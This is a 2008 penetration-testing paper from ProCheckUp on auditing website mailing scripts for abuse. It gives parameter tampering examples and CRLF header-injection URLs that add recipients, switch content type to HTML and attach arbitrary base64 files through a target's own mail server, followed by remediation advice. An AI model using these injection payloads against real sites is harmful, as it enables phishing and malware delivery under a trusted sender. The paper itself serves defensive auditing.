ProCheckUp

PURPLE PAPER

Auditing mailing scripts for web app pentesters

By Adrian Pastor

14th July 2008

www.procheckup.com

Table of Contents

1 Introduction

It is common to find websites with features that allow visitors to email information to any address of his/her choice.

Common examples of such features include:

- tell a friend
- newsletter signups
- email my wish list
- email my shopping list
- send this video to a friend
- etc ...

As web application penetration testers, we need to audit these scripts for poor input validation, which might allow malicious users to use the target environment's mail servers for phishing or spamming purposes.

Examples[1] of security issues that can be found on these scripts include – but are not limited to:

- being able to set the sender's email address to any value
- being able to submit the same email to several recipients simultaneously (by sending *only one HTTP request* to the site)
- having full control of the e-mail's subject and/or body

If a mailing script is vulnerable, any of the previous abuses might be possible by simply manipulating parameters that are submitted within HTTP requests. These parameters are usually formatted as `type="text"` or `type="hidden"` within HTML forms.

However, sometimes we are limited with what we can do when it comes to abusing a mailing script. This paper discusses a black box pentest performed on a live ecommerce environment. During this assessment, it was possible to perform the following through a CRLF injection (CRLFi) hole in what at first appeared to be a secure script:

- change the email's content type from plain text to HTML
- gain full control of the content of the email's body (even though it was supposed to be pre-set content)
- be able to attach any type of files, including malicious executables

Since the script that was vulnerable to CRLFi uses the target organization's servers to send emails, the attacker is able to use their mail servers to impersonate the victim entity and submit malicious attachments on their behalf. This is possible even though the attacker cannot connect to the "zombie" mail server directly.

Furthermore, email filtering policies might allow dangerous attachments from trusted domains. Such policies can be bypassed when sending emails from the domain of the targeted organization to any other email address within the same domain which is possible by exploiting a CRLFi hole in a mailing script as shown in this paper.

2 Common abuses of mailing scripts

2.1 “Tell a friend” form example


The following is an example of a “tell a friend” form that provides users too much control over the parameters of the email to be sent. In this case, users have full control of the sender’s email address (`from_email_address` parameter), and can customize the email body (`message` parameter):

```
<form name="mailFriendFrm" action="/tellFriend.php?prodID=1"
method="post">
        <input type="text" name="from_name" />
        <input type="text" name="from_email_address" />
        <input type="text" name="to_name" />
        <input type="text" name="to_email_address" />
        <textarea name="message" cols="40" rows="8"></textarea>
        <input type="image" src="b_send.gif" title=" Send " />
</form>
```

Which when submitted by a browser, would be translated into a HTTP request such as the following (irrelevant headers have been removed for clarity reasons):

```
POST /tellFriend.php?prodID=1 HTTP/1.1

from_name=Bad+Guy&from_email_address=spoofed%40target.foo&t
o_name=Victim+User&to_email_address=victim%40target.foo&mes
sage=Social+engineering+message+goes+here%21&x=43&y=39
```



Your Details * Required information

Your Name:	Bad Guy *
Your E-Mail Address:	spoofed@target.foo *

Your Friend's Details

Your Friend's Name:	Victim User *
Your Friend's E-Mail Address:	victim@target.foo *

Your Message

```
Social engineering message goes here!
```

Figure 1 Example of "tell a friend" form

Some mailing scripts might include additional information that the user cannot control - at least in theory - in the body of the email sent. In such cases, the social engineering abuses (i.e.: phishing) are mitigated, since the attacker doesn't have full control of the content included in the email body.

For instance, a form such as the previous one allows users to tell a friend about a product available to purchase on the visited website. Thus, it would make sense that the script attached a link that points to the product in question in the email's body. Whether or not the target script adds its own content to the email's body is implementation-specific.

2.2 "Contact us" form example

The following example is a "contact us" form that - although not designed to allow visitors to choose the recipient's email address - it's possible to do so with a bit of trickery due to poor design.




Figure 2 Example of "contact us" form

By observing the HTML source code using a web browser, the following "hidden" input field is revealed:

```
<input type="hidden" name="mailto"
value="inquiries@target.foo"/>
```

Which allows malicious users to control the recipient's email address. This is only possible because the server-side mailing script trusts the input from the client which can obviously be manipulated with a bit of knowledge. Obviously, a "Contact us" form should not allow users to set the receiver's email address as emails would normally be sent to a fixed address.

The location of the server-side mailing script would be specified in the contact form's 'action' attribute:

```
<form action="/contactus.jsp" name="contactusForm"
method="post">
```

The following are some techniques that could be used to manipulate the aforementioned `mailto` parameter:

- Save the form locally, edit the value of the hidden parameter. (i.e.: from `inquiries@target.foo` to `spammed.user@freemail.foo`) and submit the form. Note: if the URL specified in the action attribute is relative, it would need to be changed to its absolute equivalent. i.e.: from `/contactus.jsp` to `http://target.foo/contactus.jsp`

- Intercept the "submit" request with a MITM proxy tool[2], modify the value of the hidden parameter, and finally submit the request

- Use web browser add-ons[3] that allow you to edit properties of HTLM forms live (while on the visited website). Then finally submit the form

3 Bypassing restrictions in mailing scripts via CRLF injection

It could occur that we are limited, regarding what parameters processed by the target mailing script can be set/tampered, and none of the previously-mentioned techniques work. For instance, in our case study, the tested live environment hosted an "email shopping basket" functionality. At first sight, the mailing script appeared to only allow users to set the e-mail's subject and *one* recipient's email address:

```
http://www.target.foo/action/email_basket?next-
url=myaccount&name=recipients%20name&email=pentester@prochec
kup.com&subject=My%20own%20subject
```

Requesting the previous URL would result in an email being sent from `sales@target.foo` to `pentester@procheckup.com` with the subject `My own subject`. The email's body would include the current contents of the shopping basket.

3.1 Adding additional recipients

The first issue identified, is that the `email` parameter wasn't being filtered for comma ',' symbols, which allowed multiple recipients to be emailed simultaneously:

```
http://www.target.foo/action/email_basket?next-
url=myaccount&name=recipients%20name&email=pentester@prochec
kup.com,pentester2@procheckup.com&subject=My%20own%20subject
```

From email headers:

```
From: Sales <sales@target.foo>
To: pentester@procheckup.com, pentester2@procheckup.com
```

Note: a single space would automatically be added within the `To:` header between each recipient's address even if not specified in the requested URL.

At this point, the restriction of a maximum number of one recipient had been defeated.

3.2 Changing the content type

Another restriction we wished to bypass was the content type of the email which was being set to plain text by the mailing script. Thus disallowing the composition of HTML emails with customized formatting, which would be ideal for phishing attacks.

From email headers:

```
Content-Type: text/plain; charset=utf-8
```

It turned out that the `email_basket` script was vulnerable to CRLFi due to lack of input validation against the `subject` parameter:

```
http://www.target.foo/action/email_basket?next-
url=myaccount&name=recipients%20name&email=pentester@procheck
up.com,pentester2@procheckup.com&subject=My%20own%20subject%0
d%0aContent-Type:%20text/html;%20charset=utf-8
```

Which would result in the original `Content-type` header being ignored by email clients (tested on Thunderbird 2 and Outlook 2007), since the injected one is placed *before* the original one:

```
Subject: My own subject
Content-Type: text/html; charset=utf-8
Content-Type: text/plain; charset=utf-8
```

Warning: the examples in this paper were tested by requesting specially-crafted URLs within a web browser's address bar, which gets translated as a `GET` HTTP request by the browser. In this case, the vulnerable mailing script submits emails when requests are submitted as either `GET` or `POST`.

If the script you are auditing only accepts `POST` requests, you should be careful with percentage '%' characters, as they might be translated to '%25' by the browser, leading to the exploit failing, even if the target script is vulnerable to CRLFi.

The next step was to insert HTML content within the email's body. Unfortunately, the mailing script was using a site-wide XSS-filtering routine, which would result in angle brackets being filtered. Therefore, although we managed to set the email's content type to HTML, the risk was mitigated.

So what else could we do to insert unrestricted email content? The answer is *file attachments*. An email attachment is nothing more than the base64 string equivalent of the attached file's binary data. Since base64 encoding doesn't require angle brackets, it was the perfect solution to our problem. Now we could insert any type of content in emails without needing angle brackets including images, or even executables (if not blocked by a filtering gateway).


3.3 Attaching arbitrary files

Our final proof of concept did the following:

- send the “shopping basket” email to several recipients simultaneously
- set the body’s subject to “hacker safe?”
- insert our customized message “NOT THAT SAFE REALLY!” in the body
- attach the file ‘hacker_safe.gif’

Since everything after the last boundary separator is ignored by email clients, the original body of the email (contents of shopping basket) is *not* displayed. Thus we gained full control of the body of the email and managed to add attachments:

```
http://www.target.foo/action/email_basket?next-
url=myaccount&name=recipients%20name&email=pentester@procheckup.c
om,pentester2@procheckup.com&subject=hacker%20safe?%0d%0aContent-
Type:%20multipart/mixed;boundary="------------
030806070106060901060000"%0d%0aThis%20is%20a%20multi-
part%20message%20in%20MIME%20format.%0d%0a--------------
030806070106060901060000%0d%0aContent-Type:
text/plain;charset=ISO-8859-1;format=flowed%0d%0aContent-
Transfer-
Encoding:%207bit%0d%0a%0d%0aNOT%20THAT%20SAFE%20REALLY!%0d%0a%0d%
0a--------------030806070106060901060000%0d%0aContent-
Type:%20image/gif;name="hacker_safe.gif"%0d%0aContent-Transfer-
Encoding:%20base64%0d%0aContent-
Disposition:%20inline;filename="hacker_safe.gif%0d%0aR0lGODlhMgAx
APcAAAEBARMUEyYmJiQoJDMzMw5zAUBAQERIQ05OTlxcXGhpaGtra3p6ehq4BiD9A
Wb1YIWIhpycnK2vrK6ursPDw8/Pz9ra2t/f38H9zvv7%2bv///wAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACwAAAAAMg
AxAAAI/wAzCMxwoYLBgwgTKlzIEOGFCwMHSjgQAIDFixgzatzI8WKAAxIiSqjYsaT
JkwNCEjxwMgDJkzAxHoBY4SXHAThd6tzp0mNGnRwD0GyJMUCBAg2SNoAAQcGBATZh
Do0JAKmDq1cfYNiKQQKEqCantgzQACtWrVy3sqQq1iTUsmYdoE1LkW2GCjFdwjU7l
2vdmG1L6o0rN%2b1WBWA7Bu44OG7fw4k5Lg5KlvBjDGsB381b1bJhzFQBTN5YsYDn
tBIGhB4ddG9Ww19XbzZp0zRfw5k14w1d%2bWza2LJ3h7b92m9oi6xLEp%2bL%2bLj
o2c5towV%2bPLlJ01ohqHb%2bXDh3pM25d/8XD0AnzvPb7XonXx5qZMXQPfYkXREo
UO6TBzj9SFF/Xf1NBeDfR1AdYCBOBj610WQHVKCdVwEokEFqAEBQgQQONtjURApc2
FSHGI5k0UsMXgCBhgFYWMFTFw4AwUQGSaAAAApcoABUHR4AwQXbkRjfRQM8FNKDCn
ilYXsDVLASjXdNNFOIJPm4nkVBemVigyEeOYCBF0qQWo0nfmSQjSNKuVGQ2jkIokF
FTuSlhjnW6JR%2bFbRZn5kapXSjVwGC5FSWeqbU1EEb6khheReNBhUAUC3KaEVbbr
eogAKeJ2B7YLGGoKMj5uQRejlVil6mP14EUgUFHZqiQcA1mJBTCrH/JAADDAgwnkY
NNqkkBFQqSdB2EhJ0kALBFnThAQlooKwGCUwWLIdOWRSsQDMymcGJT0UoELYUWaBB
BBNoYEGJAnmoWooThiTis0yxFGyXLBlQKwXiThahrwKNlKSNIV3gbkQZzDjtthfRa
wEB%2bR1ArIW/HiAQRNRaK%2bON1mr3FwHiEnBrUTteGVIFLgrr60jBVittvsRSjM
AEEyBXKgC5DmRjktfi1K/CEV80cMQMiOvylBYZ6iViLmon7ZsgTSSTl0wrvQAFLXc
XlX028VQeT1hHmZhQSxblXlE7uccTggn%2bdZ9MEIvInnw7uaVSvn%2btnRdIAIvc
0N14M/TQQAEBADs=%0d%0a--------------030806070106060901060000--
```


hacker safe? - Thunderbird
File Edit View Go Message OpenPGP Tools Help
HACKER SAFE?

Subject: hacker safe?
From: Sales <sales@target.foo>
Date: 09/07/08 12:28
To: adrian.pastor@procheckup.com, research@procheckup.com

NOT THAT SAFE REALLY!

hacker_safe.gif

Figure 3 Full control of email body and arbitrary attachments via CRLFi

Finally, changing the extension of the attached file from '.gif' to '.exe' revealed another issue: dangerous extensions were *not* being blocked by a mail filtering gateway!

It is important to note that analysis of email headers wouldn't help in tracking the source of this type of attack, since it's the *legitimate* mail server of the targeted company which is being used to deliver the emails.

3.4 Solutions

The attacks discussed in this paper were only possible because the vulnerable mailing script failed to filter CR ‘\r’ and LF ‘\n’ characters. Therefore, it is the developer’s responsibility to filter such characters.

In general, developers should apply a *white-listing* approach to input filtering whenever feasible rather than black-listing. i.e.: only accept expected characters as opposed to filtering characters that are known to be harmful. By applying a white-listing philosophy to input validation, applications are more likely to be protected against future attacks.

The safest solution is to *not* include input that can be manipulated from the client side (i.e.: email subject) in emails unless absolutely required.

4 Resources

4.1 References

[1] Webbler CMS forms are susceptible to spamming and phishing abuses
http://www.procheckup.com/Vulnerability_PR07-21.php

[2] Paros MITM proxy
http://www.parosproxy.org/

[3] Firefox Web Developer Add-on
https://addons.mozilla.org/en-US/firefox/addon/60

4.2 Related literature

CRLF Injection
http://snipurl.com/2uzof
http://www.owasp.org/index.php/CRLF_Injection

Arbitrary header injection in PHP contact forms
http://www.astalavista.com/index.php?section=docsys&cmd=details&id=30

E-mail Spoofing and CDONTS.NEWMAIL
http://snipurl.com/2uzp0

MX Injection: Capturing and Exploiting Hidden Mail Servers
http://www.webappsec.org/projects/articles/121106.shtml

Email Header Injection Attacks
http://snipurl.com/2ycxi

5 Credits and thanks

Paper and research by Adrian Pastor.

The author wishes to thank the following individuals (in no special order) for their willingness to share knowledge and continuous feedback towards the author’s research:

Monsy Carlo, Richard Brain, Jan Fry, Amir Azam, Bruno Kovacs, Petko D. Petkov, David Kierznowski, Amit Klein, Sandro Gauci, Kevin Devine and Brandon Dixon.

6 About the author and ProCheckUp Ltd.

Adrian 'pagvac' Pastor, BSc (Hons) Computer-aided Engineering, has contributed to the IT security community for several years, although he has been involved with the hacker/security scene as a hobbyist since an early age.

Adrian is a recognized member of the white-hat hacker and IT security community. He has authored several papers, numerous vulnerability advisories and has spoken at events such as Hack in the Box, CONFidence, OWASP London chapter and Defcon DC4420.

His published research covers exciting topics such as cracking into embedded devices, web hacking, eavesdropping techniques, magstripes, and credit card security. Adrian's work has been featured in established media outlets such as BBC Radio 1, The Washington Post, Wired, Slashdot, PC Pro, The Register, PC World, CNET and many others.

Adrian currently works as a Senior White-hat Hacker specialized in vulnerability research, penetration testing, cutting edge security training, and finding simple solutions to complex problems.

ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

More information about ProCheckUp's services and published research can be found on:

http://www.procheckup.com/Penetration-Testing.php
http://www.procheckup.com/Vulnerabilities.php